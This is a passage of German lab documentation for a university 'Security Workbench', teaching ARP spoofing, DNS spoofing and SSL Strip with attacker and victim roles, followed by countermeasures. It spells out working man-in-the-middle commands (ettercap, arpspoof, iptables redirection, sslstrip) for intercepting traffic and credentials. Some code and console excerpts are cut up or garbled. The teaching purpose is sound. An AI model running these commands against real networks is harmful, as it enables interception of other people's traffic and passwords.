Innerhalb einer virtuellen Kali-Linux-Maschine sind verschiedene Tools und Skripte hinterlegt. Mithilfe dieser Tools und Skripte können die in der PDF-Dokumentation erklärten Angriffsszenarien durchgespielt werden. Es gibt die beiden Rollen \emph{Angreifer} und \emph{Verteidiger} und die Attacken abwechselnd beschrieben werden.
Ziel der Security-Workbench ist es, Interessierten und Anfängern einen Einstiegspunkt zum Thema IT-Security zu geben. Daher ist es notwendig, die Bedienung und Dokumentation an den zu erwartenden Vorkenntnissen auszurichten.
Netzwerkverkehrs}
Hauptmenü der Security-Workbench
1. gray PDF-Dokumentation öffnen
2. s Skripte des folgenden Befehles.
3. WLAN Tutorials
4. ARP-Spoofing Tutorials
5. SQL-Injection Tutorials
6. OpenSSL Heartbleed
7. Denial of Service Tutorials
8. Buffer Overflow
9. Tutorial beenden.
Die Auswahl bitte hier eingeben und mit Enter bestätigen:

# -*- coding: utf-8 -*-
import os
import sys
import subprocess
import time
from generic import readline

showMenu = True
while(showMenu):
    ##Schritt 1
    print('Schau
    TextEditor an und versuche n
    benötigen, schau dir die Erk
    Buffer Overflow an.\n')
    selection =
    oder x um das Programm zu ve
    if(selection
        prin
        show
        brea
    ##Schritt 2

```

Abbildung 5.6: Bildschirmausgabe beim Start des Security Workbench Skriptes auf der Konsole

Opfer Rufe deine ARP-Tabelle, wie in Abbildung 5.9 zu sehen, mit folgendem Befehl auf.

```
arp -a
```

(`arp` ist ein Paket zum Anzeigen und Manipulieren des Address Resolution Protocols, `-a` zeigt alle aktuellen Einträge der ARP-Tabelle)

Angreifer Rufe die Konfiguration deiner IP-Netzwerkschnittstellen auf und lese dort dein Netzwerkinterface aus:

```
ifconfig
```

Angreifer Gib zunächst das verwendete Netzwerkinterface deines Rechners an (in der Regel `eth0` bzw. `wlan0`) und führe mit folgendem Befehlen einen lokalen Netzwerkscan durch, um die IP-Adresse des Opfers herauszufinden. Wie in Abbildung 5.7 zu sehen ist, werden nun die verfügbaren IP-Adressen des Netzwerks in einer Liste dargestellt.

```
arp-scan --interface eth0 --localnet
```

(`--interface eth0` benennt das zu verwendende Netzwerkinterface über das gescannt werden soll; `--localnet` generiert die IP-Adressen mithilfe der Konfiguration des Netzwerkinterfaces)

Angreifer Gib nun die IP-Adresse des gewünschten Opfers ein und starte ein ARP-Spoofing Angriff mit Ettercap.

```
ettercap -T -i eth0 -M ARP /192.168.178.65// ///
```

- `-T` sagt Ettercap es soll Informationen nur als Text darstellen und keine GUI verwenden
- `-i eth0` gibt das Interface an, das verwendet werden soll
- `-M ARP /192.168.178.65// ///` benennt die Art des Angriffs und das Ziel, in diesem Fall soll ein Man-in-the-Middle Angriff mithilfe von ARP-Spoofing ausgeführt werden

Ettercap zeigt uns nun in einer neuen Konsole den Netzwerkverkehr des Opfers wie in Abbildung 5.8 beispielhaft zu sehen ist. Wichtig ist, dass die ersten Requests eingegangen sind, bevor du weitermachst.

Angriff mittels einfachem ARP-Spoofing:

In diesem Tutorial wird der ARP Cache des Opfers manipuliert und erlaubt somit den gesamten Netzwerkverkehr des Opfers ueber unseren Rechner umzuleiten.
 Gib zunaechst das verwendete Netzwerkkarte an: eth0
 Nun werden mit folgendem Befehl die im Netzwerk aktiven Benutzer angezeigt:
 # arp-scan --interface eth0 --localnet
 Interface: eth0, datalink type: EN10MB (Ethernet)
 Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)

192.168.178.1	5c:49:79:25:b4:cc	(Unknown)
192.168.178.63	00:8e:f2:52:7f:a7	NETGEAR INC.,
192.168.178.72	8c:89:a5:19:73:be	Micro-Star INT'L CO., LTD
192.168.178.29	4c:0b:3a:8e:74:c2	TCT Mobile Limited
192.168.178.28	b8:bc:1b:95:06:03	(Unknown)
192.168.178.37	00:1e:ad:6e:9c:93	Wingtech Group Limited
192.168.178.65	d0:65:ca:91:7e:42	(Unknown)

7 packets received by filter, 0 packets dropped by kernel
 Ending arp-scan 1.9: 256 hosts scanned in 2.237 seconds (114.44 hosts/sec). 7 responded

Abbildung 5.7: Stand des Tutorials nachdem der ARP-Scan durchgeführt wurde

```
Tue Nov 22 17:14:08 2016 [999052]
UDP 192.168.178.63:1024 --> 192.168.178.65:137 | (50)
..... CKAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...!..

Tue Nov 22 17:14:09 2016 [634951]
192.168.178.65:0 --> 192.168.178.63:0 | SF (0)

Tue Nov 22 17:14:19 2016 [41022]
UDP 192.168.178.63:1024 --> 192.168.178.65:137 | (50)
..... CKAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...!..

Tue Nov 22 17:14:19 2016 [207640]
192.168.178.65:0 --> 192.168.178.63:0 | SF (0)

Tue Nov 22 17:14:29 2016 [85779]
UDP 192.168.178.63:1024 --> 192.168.178.65:137 | (50)
..... CKAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...!..

Tue Nov 22 17:14:29 2016 [365851]
192.168.178.65:0 --> 192.168.178.63:0 | SF (0)
```

Abbildung 5.8: Ettercap zeigt den Netzwerkverkehr des Opfers an


```

Untermenu Opfer der Darstellung des Netzwerkverkehrs:

Stelle im ersten Schritt sicher, dass du direkten Zugriff auf das Host-Netzwerk
hast. Wie das geht, kannst du in der PDF-Dokumentation im Kapitel "Tunneln von N
etzwerkadaptern" nachlesen.

Druecke Enter um fortzufahren oder x um das Programm zu verlassen...

Als Zweites musst du deine ARP-Tabelle aufrufen, um sie ohne Manipulation zu seh
en.
Das Aufrufen deiner ARP-Tabelle geht mit folgendem Befehl: arp -a
? (192.168.43.1) at 5c:51:88:a1:f0:c0 on en0 ifscope [ethernet]
kali (192.168.43.166) at c4:85:8:71:4d:32 on en0 ifscope [ethernet]

Zugriff auf das Host-Netzwerk
Jetzt musst du warten, bis der Angreifer die Attacke durchgefuehrt hat.

Druecke Enter um fortzufahren oder x um das Programm zu verlassen...

Rufe noch einmal die ARP-Tabelle auf und vergleiche sie mit der vorherigen Tabel
le: arp -a
? (192.168.43.1) at c4:85:8:71:4d:32 on en0 ifscope [ethernet]
kali (192.168.43.166) at c4:85:8:71:4d:32 on en0 ifscope [ethernet]
7:79 on en0 ifscope [ethernet]
a durchgefuehrt hat
Druecke x um das Programm zu verlassen...

```

Abbildung 5.9: Ablauf des Tutorials aus Sicht des Opfers mit in gelb markierter ARP Tabelle vor dem Angriff und in grün markierter ARP Tabelle nach dem Angriff

Opfer Rufe noch einmal deine ARP-Tabelle, wie in Abbildung 5.9 zu sehen, mit folgendem Befehl auf: `arp -a`

Beim Vergleichen der beiden Tabellen sollte auffallen, dass die dynamischen Einträge bei der zweiten Tabelle alle auf die gleiche MAC-Adresse – die des Angreifers – zeigen.

Angreifer Beende nun Ettercap durch drücken von `q`. Dadurch wird die ursprüngliche ARP-Tabelle des Opfers wiederhergestellt.

5.3.2 Manipulation der Webseiten

Angreifer & Opfer Starte das Skript auf der Kommandozeile: Navigiere dich mit Hilfe des `cd`-Befehles zum Ordner der Scurity Workbench und starte das Skript mit Hilfe des Befehles: `sudo python securityWorkbench.py`. Im Anschluss muss das Root-Passwort eingegeben werden, um das Skript komplett zu starten (vgl. Abbildung 5.6).

Angreifer Wähle Nummer 3 „ARP-Spoofing und Verwendung von Filtern“

Opfer Wähle Nummer 4 „Starte Manipulation der Webseiten als Opfer“

Angreifer & Opfer Stelle sicher, dass du direkten Zugriff auf das Host-Netzwerk hast. Wie das geht kannst du in der PDF-Dokumentation im Kapitel „Tunneln von Netzwerkadaptern“ nachlesen.

Opfer Rufe eine beliebige Homepage auf – beispielsweise www.sueddeutsche.de. Schließe im Anschluss den Browser.

Angreifer Gib zunächst das verwendete Netzwerkinterface deines Rechners an (in der Regel `eth0` bzw. `wlano`) und führe mit folgendem Befehl einen lokalen Netzwerkscan durch, um die IP-Adresse des Opfers herauszufinden. Wie in Abbildung 5.7 zu sehen ist, werden nun die verfügbaren IP-Adressen des Netzwerks in einer Liste dargestellt.

```
arp-scan --interface eth0 --localnet
```

- `--interface eth0` benennt das zu verwendende Netzwerkinterface welches gescannt werden soll
- `--localnet` generiert die IP-Adressen mithilfe der Netzwerkinterfacekonfiguration

Gib nun die IP-Adresse des gewünschten Opfers ein und starte den Angriff mit Ettercap.

```
ettercap -T -q -F /root/.2016.iCTF/Projekte/ARPspoofing/test.ef  
-i eth0 -M ARP /192.168.178.65// ///
```

- `-T` Ausführung auf der Kommandozeile, keine GUI

- `-q` steht für quiet, wodurch der Netzwerkverkehr nicht mehr in der Konsole dargestellt wird
- `-F /root/.2016.iCTF/Projekte/ARPSpoofing/test.ef` Verwendung eines Etterfilter-Skriptes
- `-i eth0` gibt das Interface an, das verwendet werden soll
- `-M ARP /192.168.178.65// ///` benennt die Art des Angriffs und das Ziel, in diesem Fall soll ein Man-in-the-Middle Angriff mithilfe von ARP-Spoofing ausgeführt werden

Nun wird der angegebene Filter auf alle Pakete angewendet, die von oder zu dem Opfer gesendet werden.

Opfer Rufe noch einmal die gleiche Homepage auf. Jetzt sollten das eingebundene Youtubevideo eingebunden sein und abgespielt werden.

Angreifer Beende nun Ettercap durch drücken von "q". Dadurch wird die ursprüngliche ARP-Tabelle des Opfers wiederhergestellt.

5.4 Gegenmaßnahmen

5.4.1 Angriff erkennen

ARP Spoofing lässt sich gut erkennen, wenn man die ARP-Tabellen der Netzwerkteilnehmer überwacht. Hier fällt auf, dass mehrere IP-Adressen einer einzigen MAC-Adresse zugeordnet sind (vergleiche Abbildung 5.10).

Auch über das Sniffen des Netzwerkverkehrs lässt sich ARP-Spoofing erkennen, da der Angreifer in regelmäßigen Zeitabständen eine Menge ARP-Pakete aussenden muss. Dies muss nicht per Hand gemacht werden, da bereits Systeme existieren, welche den Netzwerkverkehr analysieren und z.B. die ARP-Replys prüfen. Dadurch können fehlerhafte und gefälschte ARP-Replys herausgefiltert und an den Benutzer gemeldet werden. Beispiele für solche Systeme sind Personal Firewalls von Sygate oder *SnoopNetCop Pro*.

5.4.2 Angriff abwehren

Um das ARP Spoofing zu verhindern, können statische ARP-Tabellen verwendet werden. Der Nachteil dabei ist, dass diese Tabellen dann nicht mehr dynamisch

```

C:\Users\Opfer>arp -a

Schnittstelle: 192.168.178.29 --- 0xb
Internetadresse    Physische Adresse    Typ
192.168.178.1      00-50-56-2e-97-e0    dynamisch
192.168.178.24     00-50-56-2e-97-e0    dynamisch
192.168.178.32     00-50-56-2e-97-e0    dynamisch
192.168.178.255    ff-ff-ff-ff-ff-ff    statisch
224.0.0.22         01-00-5e-00-00-16    statisch
224.0.0.252        01-00-5e-00-00-fc    statisch
239.255.255.250    01-00-5e-7f-ff-fa    statisch
255.255.255.255    ff-ff-ff-ff-ff-ff    statisch

```

Abbildung 5.10: Manipulierte ARP-Tabelle des angegriffenen Rechners

sind und sie für jeden Teilnehmer geändert werden müssen, wenn z.B. ein neuer Netzwerkteilnehmer hinzukommt.

Eine weitere Möglichkeit in Linux-Netzwerken ist, den Benutzern keine Root-Rechte zu verleihen. Da für das Senden von ARP-Replys diese benötigt werden, kann man so eine Manipulation unterbinden. Diese Möglichkeit bietet allerdings keinen Schutz vor Angreifern, die einen eigenen Rechner in das Netz einbringen oder einen Rechner mit einem Live Betriebssystem starten.

6 DNS-Spoofing

In diesem Angriff wird auf das Domain Name System (DNS) eines Rechners zugegriffen, um die Zuordnung zwischen Domainnamen und zugehöriger IP-Adresse zu fälschen. Damit kann der Datenverkehr unbemerkt auf einen anderen Computer gelenkt werden, um z.B. Phishing- oder DoS-Angriffe durchzuführen.

6.1 Erklärung




Abbildung 6.1: Vorgehen eines DNS-Lookups

Die Adressierung und der anschließende Verbindungsaufbau zu einem Server erfolgt über eine eindeutige IP-Adresse. Da IP-Adressen im Allgemeinen sehr schlecht lesbar sind (z.B. 194.94.240.179) wurde das Domain Name System (DNS)

eingeführt. Dieses ordnet jeder IP-Adresse einen für den Menschen verständlichen Namen (Domain Name) hinzu (z.B. `www.thi.de`). DNS ähnelt somit der Funktionsweise eines Telefonbuchs.

Abbildung 6.1 zeigt, wie die Suche nach der IP-Adresse normalerweise erfolgt. Zuerst wird in einem lokalen Zwischenspeicher (Cache) nach einer IP-Adresse gesucht, die zum Domain-Name „`www.thi.de`“ gehört. Ist im lokalen Cache kein Eintrag enthalten, wird in einem DNS-Server weiter gesucht. Ein DNS-Server steht vielen Hosts zur Verfügung und hält eine große Anzahl von IPs bzw. Domain-Namen vorrätig. Ist auch hier kein entsprechender Eintrag vorhanden, wird die Anfrage an den Root-Server weitergeleitet. Der Root-Server ist ein allwissender DNS-Server, der einen Verweis auf einen weiteren DNS-Server geben kann, der die notwendigen Informationen enthält. Es gibt über die Welt verteilt 13 Root-Server.

Beim DNS-Spoofing versucht der Angreifer nun, dem Opfer einen gefälschten DNS-Eintrag unterzuschieben:

Listing 6.1: Echtes vs. gefälschtes DNS

```
Korrektter DNS-Eintrag: 194.94.240.179 - www.thi.de
Gefälschter DNS-Eintrag: 123.123.123.123 - www.thi.de
```

Dabei nutzt der Angreifer die Antwortzeit zwischen DNS-Server und Opfer aus. Der Angreifer verfolgt den Netzwerkverkehr des Angegriffenen und sendet einen gefälschten DNS-Eintrag los, sobald das Opfer einen Eintrag suchen muss. Der PC des Opfers erhält den gefälschten DNS-Eintrag zu „`www.thi.de`“ mit der IP-Adresse `123.123.123.123` des Angreifers, speichert diese gutgläubig im lokalen Cache ab und öffnet die Verbindung zum Server des Angreifers. Selbst wenn im Anschluss noch die richtige IP-Adresse durch den offiziellen DNS-Server geliefert wird, wird diese in der aktuellen Session nicht mehr berücksichtigt. Abbildung 6.2 verdeutlicht das Vorgehen beim DNS-Spoofing.

Will das Opfer nun mithilfe des Domain Name „`www.thi.de`“ auf die Homepage der Technischen Hochschule zugreifen, landet es stattdessen auf dem Server mit der IP „`123.123.123.123`“ des Angreifers. Dieser Angriff kann z.B. bei Banken-Homepages sehr gefährlich sein. Wenn der Angreifer die Original-Homepage entsprechend detailliert nachgebaut hat, bemerkt das Opfer u.U. gar nicht, dass es auf einer gefälschten Seite gelandet ist und teilt dem Angreifer unwissentlich alle seine Login-Daten für das Onlinebanking mit.




Abbildung 6.2: Vorgehen beim DNS-Spoofing

6.2 Vorbereitung

Für dieses Szenario gibt es kein Tutorial in der Security Workbench. Da es beim DNS-Spoofing vor allem auf die Geschwindigkeit beim Senden der Antwortnachricht - also des Angriffs - ankommt, ist dieses Tutorial nicht ohne größere Aufwände implementierbar. Der Angreifer muss mittels (5: ARP-Spoofing) den Netzwerkverkehr auslesen, die Transaktions-ID (siehe nachfolgender Abschnitt) ermitteln und noch vor der aufgerufenen, legitimen IP-Adresse eine Antwort an den Client senden.

6.3 Ablauf

Ein Client (z.B. Windows-Rechner) möchte die Internetseite der Technischen Hochschule Ingolstadt (www.thi.de) aufrufen. Dazu stellt dieser einen DNS-Request an seinen lokalen DNS-Server. Wenn dieser lokale DNS-Server in seinem Cache keinen Eintrag findet, fragt er iterativ alle Namensserver nach ihren Einträgen ab, um zum Schluss die IP-Adresse von www.thi.de zu erhalten.

Da bei jeder DNS-Anfrage eine zufällig generierte Transaktions-ID mitgeschickt wird, und eine DNS-Antwort nur akzeptiert wird, wenn diese mit der Anfrage übereinstimmt, muss der Angreifer diese ermitteln, was sich in einem lokalen

Netzwerk mit einem Sniffer sehr einfach realisieren lässt. Alternativ kann auch die Transaktions-ID erraten werden, wofür für die 16-Bit lange Transaktions-ID im Durchschnitt 32.768 Versuche notwendig sind.

6.4 Gegenmaßnahmen

Durch *DNSSEC* kann die Authentizität einer DNS-Antwort verifiziert und somit DNS-Cache-Poisoning vorgebeugt werden. Durch eine asymmetrische Signatur kann der Absender der DNS-Antwort, also der DNS-Server, seine Antworten signieren, indem er mit dem nur ihm zugänglichen privaten Schlüssel den Record unterschreibt. Die Client-Seite kann anschließend im Gegenzug die Antwort mit dem öffentlichen Schlüssel des DNS-Servers überprüfen und somit verifizieren, ob die Antwort auch vom richtigen Server war.

7 SSL Strip

Ziel des SSL Strip ist das Mitlesen und Verändern von Datenpaketen, die über das Internet versandt werden. Gerade das Ausspähen von Passwörtern wird oft auf diese Weise durchgeführt.

7.1 Erklärung

Beim SSL Strip macht man sich die Unwissenheit und Unaufmerksamkeit der meisten Internetbenutzer zu Nutze. Den Unterschied zwischen dem in Kapitel „Fachbegriffe“ erläuterten HTTP und HTTPS kennen nicht viele und noch weniger achten beim Surfen im Internet darauf, wie die URL-Leiste aussieht. Der Angreifer verwandelt also sämtliche https-Links in http-Links und kann dann den Datenverkehr ohne rechenintensives Entschlüsseln der Nachrichten leicht mitlesen.

Da es bereits viele Webserver gibt, die nur verschlüsselte Aufrufe zulassen, wird in diesem Tutorial zusätzlich auf einer ARP Spoofing Attacke aufgebaut (vergleiche Kapitel 5 „ARP Spoofing“). Es wird also zuerst ein MITM-Angriff gestartet, bei dem sämtliche ARP-Requests auf den Angreifer umgeleitet werden. Diese Aufrufe erfolgen unverschlüsselt mit Hilfe der veränderten http-Links. Der Angreifer kann dann die Nachricht auslesen und sie im Anschluss über den verschlüsselten https-Link an den Webserver weiterleiten. In Abbildung 7.1 ist vergleichsweise ein normaler Verbindungsaufbau und ein Verbindung im Zuge eines SSL Strip Angriffes dargestellt.

7.2 Vorbereitung

Notwendige Hardware:

- Kali Linux 2.0 mit Security Workbench (Rechner des Angreifers)
- Zweiter Rechner (beliebiges Betriebssystem) im selben Netzwerk (Rechner des Opfers)
- Router mit Internetverbindung




Abbildung 7.1: links: Normaler Aufbau einer HTTPS-Verbindung; rechts: Verbindungsaufbau während einer SSL Strip Attacke

7.3 Ablauf

Das Opfer muss bei diesem Tutorial zu Beginn lediglich einmal `ifconfig` ausführen zum Auslesen der IP-Adresse. Die folgenden Befehle muss alle der Angreifer ausführen, bis das Opfer wieder direkt angesprochen wird.

Diese Tutorial verwendet das 2009 von Moxie Marlinspike entwickelte SSL-Strip mit der aktuellen Version 0.9.2. Durch IP-Forwarding wird als Erstes das Weiterleiten von IP-Paketen mit dem folgenden Befehl aktiviert.

```
sysctl -w net.ipv4.ip_forward=1
```

- `sysctl` wird benutzt, um Kernelparameter zur Laufzeit zu Verändern, wenn sie unter `/proc/sys` aufgelistet sind
- `-w` verändert die im folgenden angegebene Variable auf den ebenfalls angegebenen Wert

Alternativ kann das IP-Forwarding auch mit folgendem Befehl gestartet werden.

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

`echo <value> > <file>` schreibt den angegebenen Wert in die ebenfalls angegebene Datei, in diesem Fall wird IP-Forwarding aktiviert.

Im Anschluss wird ARP Spoofing auf das Opfer ausgeführt. Dafür muss zuerst das Gateway und das Interface aus deiner Netzwerkkonfiguration ausgelesen werden.

```
ifconfig
```

Nun kann das ARP Spoofing gestartet werden.

```
arpspoof -i <interface> -t <targetIP> <gatewayIP>
```

- `arpspoof` startet das ARP Spoofing Tool
- `-i <interface>` Name des Interfaces, in dem sich Angreifer und Opfer befinden
- `-t <targetIP>` IP-Adresse des anzugreifenden Clients
- `<gatewayIP>` IP-Adresse des Gateways im LAN

Nun laufen mit Hilfe von ARP-Spoofing alle IP-Pakete vom Opfer über den eigenen Rechner. Die umgeleiteten HTTP-Pakete müssen nun via IPtables an das Tool SSLStrip weitergeleitet werden.

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j  
REDIRECT --to-port <listenPort>
```

- `iptables` Werkzeug zur regelbasierten Konfiguration der Firewall von Linux
- `-t nat` Firewall-Gruppe
- `-A PREROUTING` die Regel wird vor dem Routen des Paketes angewandt
- `p tcp` nur TCP-Pakete sind betroffen
- `--destination-port 80` nur Pakete auf Ziel-Port 80(HTTP) sind betroffen
- `-j REDIRECT` Pakete sollen weitergeleitet werden
- `--to-port <listenPort>` Port, auf welchen auf Nachrichten gewartet werden soll – dieser Port wird im Anschluss bei SSLStrip benötigt

Jetzt muss SSLStrip gestartet werden. Dieses durchsucht alle Nachrichten auf solche, die über den angegebenen Port verschickt wurden. Diese Nachrichten werden zuerst in einer Log-Datei gespeichert und danach in einer HTTPS-Nachricht weitergeleitet.

```
sslstrip -a -k -l <listenPort> -w <logpath>
```

- `sslstrip` Aufrufen des Paketes zur Durchführung des SSLStrip
- `-a` SSL- und HTTP-Traffic werden aufgezeichnet
- `-k` bestehende SSL-Verbindungen sollen beendet und neu aufgebaut werden
- `-l <listenPort>` Port, auf den SSLStrip auf Nachrichten warten soll – dies muss der selbe Port sein, der auch bei IPtables angegeben wurde
- `-w <logpath>` Pfad, unterwelchem die ausgetauschten Nachrichten im Klartext gespeichert werden sollen

Jetzt muss das Opfer eine http-Seite öffnen, von der aus er auf eine https-Seite weitergeleitet wird. Es hat sich dabei “www.radio-in.de” und das Öffnen “Intern neu” am Ende der Seite bewährt.

7.4 Gegenmaßnahmen

7.4.1 Angriff abwehren

Um sicherzustellen, dass nur verschlüsselte Seiten aufgerufen werden, kann der Mechanismus HTTP Strict Transport Security (HSTS) verwendet werden. Dabei wird dem Browser des Anwenders mitgeteilt, dass für eine bestimmte Dauer nur verschlüsselte Verbindungen mit dieser Domain aufgebaut werden sollen. Plötzliche unverschlüsselte Verbindungen können so vom Browser erkannt und abgelehnt werden. Damit HSTS vor Spoofing schützen kann, muss jedoch die Seite vor Beginn des Angriffes mindestens einmal durch den Client aufgerufen worden sein.

8 WLAN-Sicherheit

8.1 Erklärung

In der folgenden Abbildung ist das Szenario so abgebildet, wie es in den meisten nachfolgenden Angriffen angenommen wird. Es gibt ein Netzwerkgerät (Access Point), welches das Netzwerk aufbaut und mindestens einen Client, der mit diesem Netzwerk verbunden ist. Wir befinden uns in der Rolle des Angreifers und versuchen im Großteil der Anwendungsfälle Zugriff auf das Netzwerk zu bekommen. Angriffe auf ein Wireless Network laufen häufig nach einem bestimmten Schema ab. Dazu werden Daten, die zwischen Client und Netzwerkgerät hin- und hergeschickt werden, gesammelt. Diese Informationen werden dann beim Angreifer in einer gewissen Art und Weise verarbeitet. Ist diese Verarbeitung, egal wie komplex diese ist, erfolgreich, so hat der Angreifer häufig Zugriff auf das Netz.




Abbildung 8.1: WLAN-Szenario

8.2 Vorbereitung

Voraussetzungen für die weiteren Übungen:

- Alfa USB WLAN-Adapter, kann vom Labor bezogen werden
- WLAN-Router eingestellt auf das benötigte Verfahren (z.B. WEP,WPA), Archer C7 kann vom Labor bezogen werden
- Zwei Workstations/Notebooks
- Natives Kali Linux oder vom Labor bereitgestellter USB-Stick mit Kali Linux
- Grundlegende Kenntnisse mit Linux

Weitere Informationen zu der Hardware, die vom Labor bezogen werden kann, findet man in der nun folgenden Untersektion.

8.3 Hardware

8.3.1 TP-Link Archer C7

Der WLAN-Router Archer C7 von TP-LINK eignet sich perfekt für die Verwendung bei den Tutorials der Security-Workbench. Dank simultanem Dualband kann der Router Übertragungsgeschwindigkeiten bis zu 450 Mbit/s auf 2,4GHz und bis zu 1300 Mbit/s auf 5GHz erreichen. Weitere Informationen findet man auf der Herstellerwebseite http://www.tp-link.de/products/details/cat-9_Archer-C7.html.



Abbildung 8.2: Archer C7

8.3.1.1 Betriebssystem und Software

Der Archer C7 wird nicht mehr mit dem Originalbetriebssystem von TP-Link betrieben, stattdessen wird die freie Software OpenWrt in der Version 15.05 eingesetzt. Dies ermöglicht es, dass gleichzeitig mehrere WLAN-Netze mit verschiedenen SSIDs und Konfigurationen auf demselben WLAN-Interface des Router betrieben werden können. Dadurch können komfortabel alle Tutorials mit demselben Router durchgeführt werden, ohne diesen für jedes Tutorial erst konfigurieren zu müssen. Zudem bietet OpenWrt die Möglichkeit von zusätzlichen Softwarepaketen. So kann beispielsweise Aircrack-ng auf dem Router installiert werden, gleiches gilt für FTP- oder HTTP-Server.

8.3.1.2 Installation RADIUS-Server

